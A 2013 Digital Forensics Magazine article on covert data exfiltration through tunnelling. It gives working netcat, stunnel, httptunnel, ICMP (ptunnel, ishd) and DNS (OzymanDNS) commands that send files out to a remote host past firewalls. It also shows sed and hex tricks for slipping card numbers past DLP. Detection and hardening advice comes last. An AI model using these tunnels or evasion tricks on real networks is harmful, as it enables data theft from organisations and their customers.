The Quarterly Magazine for Digital Forensics Practitioners


DIGITAL FORENSICS / MAGAZINE

WIN! A STEGALYZER USB FROM SARC

ISSUE 15
MAY 2013

INSIDE


- CRYPTOGRAPHIC KEY RECOVERY
- TUNNELLING OUT: DATA EXTRACTION
- FUZZING RISKS IN SOFTWARE TOOLS
- TIMELINE CREATION & REVIEW



GOOGLE DESKTOP FORENSICS

Google desktop use in Digital Forensic examinations

9 772042 061004 15
Issue 15 / £14.99 TR Media



THE GREAT ESCAPE – WE'RE TUNNELLING OUT

The first, in a series of "irreverent" articles by Ben 'Tunnel King' Hubbard and Mark 'Cooler King' Osborne, who are in search of their version of the truth.

/ ADVANCED

Forgive the references to the New Year's Day classic "The Great Escape", but when the editor a.k.a. "BIG X" Isbell gave us the go ahead to write an article on "tunnelling", the analogy had to be made. An obvious parallel when you consider my stunning resemblance to Steve McQueen. On to business...

People love to feel secure; we know for sure firewalls only allow desired traffic in-&-out and Anti-virus stops all malware. It goes without saying, we know intrusion detections systems (IDS) and Data Leakage Prevention (DLP) are a waste of time, only worthy of derision and sniggering. Imagine what we will know for sure tomorrow. In the following series of articles, we attack some these truths that many hold dear. We have planned follow-on article on custom malware and Windows Powershell but this missive concentrates on unauthorized covert data connections out of the organization, by tunnelling.

/ THE THEORY

In theory, a firewall should only allow specifically authorized data in and out. This, coupled with some mail scanning, should (in theory) protect you from the loss of personal or Intellectual Property. In practice, it is very common to find firewalls that "allow any OUT". Wrong maybe; but until you have been responsible for security in a large organisation, you would never realise how easy it is for the most dedicated security expert to allow lower risk "wrongs" as a matter of expediency.

Where this isn't the case and only specific ports are allowed, most people would be surprised to hear that even good security products can be bypassed by "tunnelling" techniques.

It is likely that sneaky people are already doing this inside your organization. You can be sure many popular applications already tunnel data out of the organization, so they can assure continued operation irrespective of the location of deployment; SKYPE being the most common. We have a box that does exactly this when we do incident response work, enabling us to perform analyse on data in our labs; tunnelling is not always malevolent but it should always be identified and a known quantity.

We will begin with an old favourite; Netcat.

Every network administrator will be aware of Netcat(nc); the Swiss Army Knife of networking. In the following command, we use nc to leak data out the organization using UDP from our personal box, localbox, connected to a corporate LAN.

```
Localbox$ nc –u remotebox 53 < ipr.txt
```

On our remote machine (remotebox), we can collect data with an equally simple command:

```
Remotebox$ nc –l –u 53 >> capture.txt
```

We purposely chose UDP 53 as it can be mistaken for a DNS request. On an older firewall, even if it is equipped with stateful and deep-packet inspection, this will probably work. Firewall makers were notoriously lax in implementing protocol "awareness" on out-bound DNS requests; often they just checked the port and nothing else, focusing on mostly on the response.

Whatever egress method you decide on you will end up to running netcat on your remotebox with a command like:

```
Remotebox$ nc –l 666 >> capture.txt
```

This can capture and write to a file the output of some of the more advanced utility examples described in the following sections.

STUNNEL

Stunnel is a good bet if you can get it on a machine or the company allows BYOD. It takes in a series of TCP packets and writes it out as part of an SSL stream. As the output is encrypted, it will probably work in many organizations.

Imagine we are attached to a corporate network with a load of stolen Intellectual Property (IP) on our laptop, localbox. We could use stunnel to send it thru the corporate firewall to our evil box called remotebox.

We will use the well known port for https TCP 443 as a destination port, as we would like this to be mistaken for https traffic from a browser; Of course, there is no http session in the stream but as it is encrypted, a firewall will not detect this. However, the firewall may deem it legitimate traffic because it will be able to detect the SSL client-helo and server-helo server exchange.

On localbox, we make stunnel listen on TCP 666 and forward received data to remotebox on port 443:

```
Localbox$ stunnel stunnel-client.conf
```

On localbox; we store a stunnel-client.conf with the following statement:

```
# enable client mode
client = yes
foreground = yes
debug = 7
output = /dev/stdout
[ssl]
accept = 666
connect = remotebox:443
```

On remotebox, stunnel receives data on TCP 443, decrypts it and forwards in clear to port 666 on the same box (where our netcat command above can capture it).

IN PRACTICE, IT IS VERY COMMON TO FIND FIREWALLS THAT "ALLOW ANY OUT"

```
Remotebox$ stunnel stunnel.conf
```

On remotebox; we store a stunnel.conf with the following statement:

```
foreground = yes
debug = 7
output = /dev/stdout
[ssl]
accept = 443
connect = 666
```

The traffic will be sent from one end to the other encrypted. This works for any TCP port but as mentioned, we chose TCP 443 as it has a better chance of working.

This will get you through most firewalls but some security officers spoil our fun by monitoring browsing habits using web proxies. This is intended to prevent users looking at inappropriate sites and browsers are often directed to go thru the proxy via .pac file that auto-configures a browser. Fortunately, there is often no ACL to prevent direct connection out to the Internet otherwise this would be a problem. It is worth knowing that many commercial proxies (bluecoat proxies) have the capability to break the SSL connection, and insert themselves as a man-in-middle to prevent naughtiness. In this case, these proxies will block our traffic.

/ HTTPTUNNEL

Another utility is httptunnel by Lars Brinkhoff, which creates a bidirectional connection tunnel via HTTP requests. httptunnel consists of a client and server program:

- hts listens for incoming connections; and
- htc initiates the connection and sends the data.

For example, to configure hts to listen on typical HTTP port 80 and forward I/O to port 666 on remotebox, type:

```
remotebox $ hts -forward-port remotebox:666 80
```

We can setup htc the client to forward all traffic destined for port 666 on the client to TCP port 80 on the server as follows:

```
Localbox$ htc -forward-port 6666 remotebox:80
```

Now, any data you send to port 6666 on the client gets tunnelled to port 80 on the remote server, which is then redirected to port 666.

If you're required to enter a user and password before you can browse the net, httpproxy provides the: -proxy and -proxy-authorization parameters to cope with this.

Of course, any confidential project names or credit card numbers can be easily be caught by either IDS or DLP because it isn't encrypted. However that could be rectified by running httptunel over stunnel:

```
Localbox$( sleep 10; htc -forward-port 6666 localbox:666
) &
Localbox$ stunnel stunnel-client.conf
```

Using the stunnel-client.conf from above, this should work well.

/ ICMP TUNNELLING

Internet Control Message Protocol (ICMP) is another protocol that can be used as a covert channel. Like httptunnel; pTunnel and ICMP Shell come in two parts; a listener on the remote server and a client for sending ICMP packets on the local machine. By default, it uses the common ping type's echo-request(8)/echo-reply(0) and as they're most commonly used for legitimate purposes, these are a good choice.

/ PTUNNEL

pTunnel can provide the following benefits when tunnelling over ICMP:

- Tunnels TCP using ICMP protocol.
- Reliable connections are established (unlike DNS Tunneling).
- pTunnel can handle multiple connections.
- pTunnel also provides a level of authentication to prevent anyone using your proxy.

In this example we use pTunnel to tunnel an SSH connection. Start the pTunnel listener on your remotebox with the following command:

```
remotebox $ ptunnel -v 4 -x MYpassword -f tunnel.log
```

On your localbox enter the following command:

```
Localbox$ ptunnel -p remotebox -lp 8000 -da 127.0.0.1
-dp 22 -v 4 -x Mypassword
```

Using an SSH client of your choice enter the following:

```
Localbox$ ssh -p 8000 username@localhost
```

You're SSH connection should now be tunnelling over ICMP, providing a secure encrypted channel in which to exfiltrate data from the organisation. This can also be used as a method to bypass corporate web proxies that are monitoring and blocking web activities.

Bypassing Internet Proxy:

```
ptunnel -p remotebox -lp 8000 -da 127.0.0.1 -dp
(destination port e.g. 3128) -v 4 -x Mypassword
```

/ ICMP SHELL – ISHD

This is another example of ICMP tunnelling, using ishd (ICMP Shell). To setup the server side of the connection, run the following command:

```
remotebox $ ishd - i 1980 - p 1024
```

This sets the ID to 1980 (a great decade) and the packet size to 1024. Both of these options must be the same on both sides of the connection. Now, on the client, run:

```
Localbox$ ish -i 1980 - p 1024 remotebox
```

/ DNS TUNNELLING

DNS tunnelling is a good alternative to ICMP tunnelling because the protocol, and particularly DNS queries, is still rarely subjected to strict security inspection. This success comes at the cost of speed and intermittent service.

There are several DNS Tunnelling tools available; for example the Python based DNScapy. However, the example shown uses Dan Kaminsky's set of perl scripts called OzymanDNS.

Requirements:

- Your own domain or sub-domain
- Ozymans Scripts (http://dankaminsky.com/2004/07/29/51/)
- Secure Shell (SSH)

Setting up the Domain – In your DNS configuration you are required to forward all requests for the selected domain to the host running OzymanDNS Server. The host running OzymanDNS server will play the role of the name server (NS).

Server – Once DNS configuration is set, start-up the server using Nomde.pl script as follows:

```
Remotebox $ nomde.pl -i 0.0.0.0 <yourdomain.com>
```

With Nomde.pl script running on your remotebox, you should see it listening on TCP and UDP port 53 with "waiting for connections".

Client – Now it's time to setup the client to start tunnelling traffic through DNS, using the following SSH command on your localbox:

```
Localbox $ ssh -D 8080 -C -o ProxyCommand="file path to
droute.pl sshdns.yourdomain.com" root@yourdomain.org
```

-D Specifies local port.
-C Requests for compression on all data
-o ProxyCommand you need to specify the file path to where droute.pl script is located e.g. /root/Desktop/OzymanDNS/droute.pl.

sshdns.yourdomain.com: sshdns (can be named anything) is important to add this subdomain to the domain or subdomain you've already setup.

root@yourdomain.org: is the hostname or can be IP address to the SSH server that you'll be connecting too.

The above setup will provide yet another means to exfiltrate data from the internal network and bypass security restrictions on the organization perimeter.

We will cover how to tunnel using the ultimate shell, Windows Powershell in a later article.

/ STEGTUNNEL

Stegtunnel hides data within the TCP/IP header not in the payload. Specifically, it hides data in the sequence number and IPID fields in TCP packets. It does this for any selected connection for normal client TCP conversation

Stegtunnel comes in two parts, stegclient and stegserver. Invoking it looks very similar to many of the utilities above. Sessions look completely normal, and detection is extremely difficult.

/ THINK SMARTER NOT HARDER

The citizens of DA summoned me with the "Fat Signal" so I could use my super-hero-power of "Silly-old-fart-ness"; this form was used to convince a board of directors that they needed more controls. I had to point out that their DLP controls were effective/necessary when the attacker was not a pro and not aware of the counter measures. But not when dealing with a Pro; a common scenario we have "badged" as APT.

Info security as a community struggles to embrace this concept, and only accepts "all or nothing" solutions. Most other areas of risk protection are comfortable with "probable/partial" protection.

Facing off this board of directors, I showed that once I got a Unix box on the network a few minutes of scripting could hide account numbers and credit card numbers in "plain sight" so they could be sent out through the DLP system, This is particularly pertinent when dealing with CCN, CVV2 or CVC2 out of a CDN in PCI/DSS.

To illustrate with example credit card numbers 490700666149 or 4907-0666-0666-6149.

PROCESS	RESULT
echo 'obase=16; 490700666149' | bc	724009F525
echo '4907-0666-0666-6149' |	:four::nine::zero::seven:
sed -e 's/1/:one:/g' \	:dash::zero::six::six::six:
-e 's/2/:two:/g' \	:dash::zero::six::six::six::dash:
-e 's/3/:three:/g' \	:six:::one::four::nine:
-e 's/4/:four:/g' \	
-e 's/5/:five:/g' \	
-e 's/6/:six:/g' \	
-e 's/7/:seven:/g' \	
-e 's/8/:eight:/g' \	
-e 's/9/:nine:/g' \	
-e 's/-/:dash:/g' \	
-e 's/0/:zero:/g' ---> out	

I also demonstrated a little script to remove project name and then translate the whole thing to Spanish (Chinese or Japanese would be better) to beat controls. A line-by-line call similar to (not exactly as Google don't seem to like it) this will do the job.

/ LYNX -DUMP

```
"http://ajax.googleapis.com/ajax/services/language/trans
late?v=1.0&q=$lineoftranslate&langpair=$1|$2"|awk -F'"'
'{print $6}'
```

Although these transforms are basic and would not stand up to visual inspection, it certainly can defeat automatic Data Loss Prevention techniques designed to protect credit card data. This doesn't mean the other controls are ineffective; they protect you from the prolific and ubiquitous threats. Hadrian's Wall necessarily kept back the Pict hoards but would not defend against a malevolent insider or motivated assassin; the latter-day APT.

/ WHAT TO DO ABOUT IT – DETECTING

Here's the good news you don't have to detect them. It was decided a long time ago that it is unnecessary and your company elected not to. Or near as damn it. Because that smug guy at the conference told your predecessor or your boss that IDS are a waste of time – So they were never bought or taken out of service – and now you have no network forensic capability. This is true of about 95% of companies that I visit.

But surely, you say, righting this is a 10-minute job? – Right! It will take at least a day to do the paper work in any organisation, visit the C.A.B. (change advisor board) and borrow/fit a tap; you can't use a span port or vspan because you have to aggregate multiple 1Gbe trunks and there is no spare10Gbe port to aggregate to.

Use netflow or sflow – You could use netflow or sflow; but the net-admins don't have a collector, plus the feature set on the distribution switches doesn't include that function as it would cost more. So your next port of call would be looking for "strange boxes" on your network.

Hunt for strange boxes – Easier said than done because your company followed the advice of a news-group suggesting "Embraced the freedom of BYOD". Now every box on you network is a "strange box"; a wildly configured Android, iPad, Ubuntu or Raspberry Pi. You don't have an account on them anyway!!

Down on the Firewall: While you are waiting for your network tap, the only real chance is your firewall. You need to use your expertise (as there is no metric) and look for anomalies:

- Long run connections;
- Increased bandwidth consumption;
- Improper balance of in-flow or out-flow;
- Increased use of specific ports.

Using "httptunnel" as an example; most corporate browsing is asymmetric i.e. more data coming-in than going out on the connection. Why? You send an 80byte GET request and get back a large amount of data in the form of images, files, and text. If this is not the case you have found a "webserver" or an anomaly, possibly our villain.

Another anomalous example applicable to most tunnels is long running sessions. Most http or https session will not exceed five minutes. Anything longer than this can be a giveaway.

/ DETERRING IT

Space is short so here are some tips:

- Buy an IDS or deploy proper network forensic readiness.
- Plan your BYOD; at least, beyond the simple pampering of your sales and marketing execs. It is a complex area that if done properly should necessarily include NAC, Sand-boxing and Data labeling

DPA and privacy measures ensure that no transfer of personal data occurs and that the organization maintains it obligations to Security, Accuracy and Retention under the directive.

- Reinforce Wi-Fi security
- Secure your firewall
- Ensure (where possible) strict protocol adherence is required on the firewall.
- Ensure that source address and port restrictions are applied to your mail server – all outgoing SMTP should go via your mail-relay.
- In the same way, only allow outbound DNS request from your DNS server, if reference is needed to the outside word, your DNS server will forward the request.
- Except for specific management servers that may need it for downloads, ensure that browsing goes through a proxy. Within these constraints, block direct browsing.
- Limit ICMP requests leaving the network to boxes that legitimately do network diagnostics. /

/ HIDING IN PAIN SITE

The word steganography is of Greek origin and means "concealed writing". I always thought it specifically meant hiding data in pictures, which I guess is covered but does not preclude other methods. In terms of tunnelling there are quite a few tunnelling techniques particularly related to animated graphic files and web browsers; but space precludes details. Especially as I want to cover the most tricky to detect tool named specifically after the word Steganography.

/ AUTHOR BIO

Mark Osborne ran the KPMG security practice for many years (1993-2003). He has published several Zero-Day security vulnerabilities (e.g. Fatajack), and has also been an expert witness in the "crash-for-rides" case. Mark has designed the popular open-source wireless IDS / IPS (WIDZ), as well as the largest Cyber Security System in Europe. He is the author of "How To Cheat at Managing Information Security", which reached the Amazon.com Top-500.

/ AUTHOR BIO

Ben Hubbard is a Senior Security Tester at Digital Assurance where he works mainly on CHECK assignments for HMG departments. His main focus is Windows and Active Directory. He currently is developing a number of tools in Windows PowerShell to reduce overhead in collecting data when managing security on large Windows estates.

Mark Osborne, Executive Director, Digital Assurance

Mark has had a distinguished career in Information Security as a CISO, Head of Security and pioneer. Key events include:

- Formed the KPMG UK Penetration Testing team and Ran the KPMG security practice for many years (1993-2003)
- Held Security leadership positions such as Chief Security Officer, Head of Computer Security and Head of Security Consulting with many international organisations
- Provided Security Advice to Senior Management for most of the FTSE 100
- Researched & published a number of Zero-Day security vulnerabilities (most notably Fatajack)
- Security expert witness in the cash-for-rides legal action between two major airlines.
- Publicised security flaws in WAP (the WAP Gap)
- Designed the world's most popular open-source wireless IDS/IPS (WIDZ), open-source DDOS detector(obeseus) and their widely used detection algorithms.
- Author of a number of books including "How To Cheat at Managing Information Security" which reached the Amazon.com Top-500.
- Designer of the largest Cyber Security System in Europe, the Interoute Internet barometer
- Referenced by Universities, IEEE, IETF, ISACA, GIAC and FIRST – Most importantly referenced in ***"Wireless Security for Dummies"***

About Digital Assurance

Digital Assurance is an independent vendor-neutral security consultancy founded in 2006 by experienced security professionals who sought to bring comprehensive, effective and flexible information security consultancy assessment services to market. We develop and deliver a range of security testing, information assurance, and security training products and services to private and public sector organisations, with clients ranging from large bluechip multinationals through to government agencies. We balance the demands of information security with business need through bespoke projects that reduce the cost and burden of mandatory and regulatory compliance. And we also serve the security community, conducting research on emerging technologies, exposing vulnerabilities and developing the security tools necessary to combat these threats.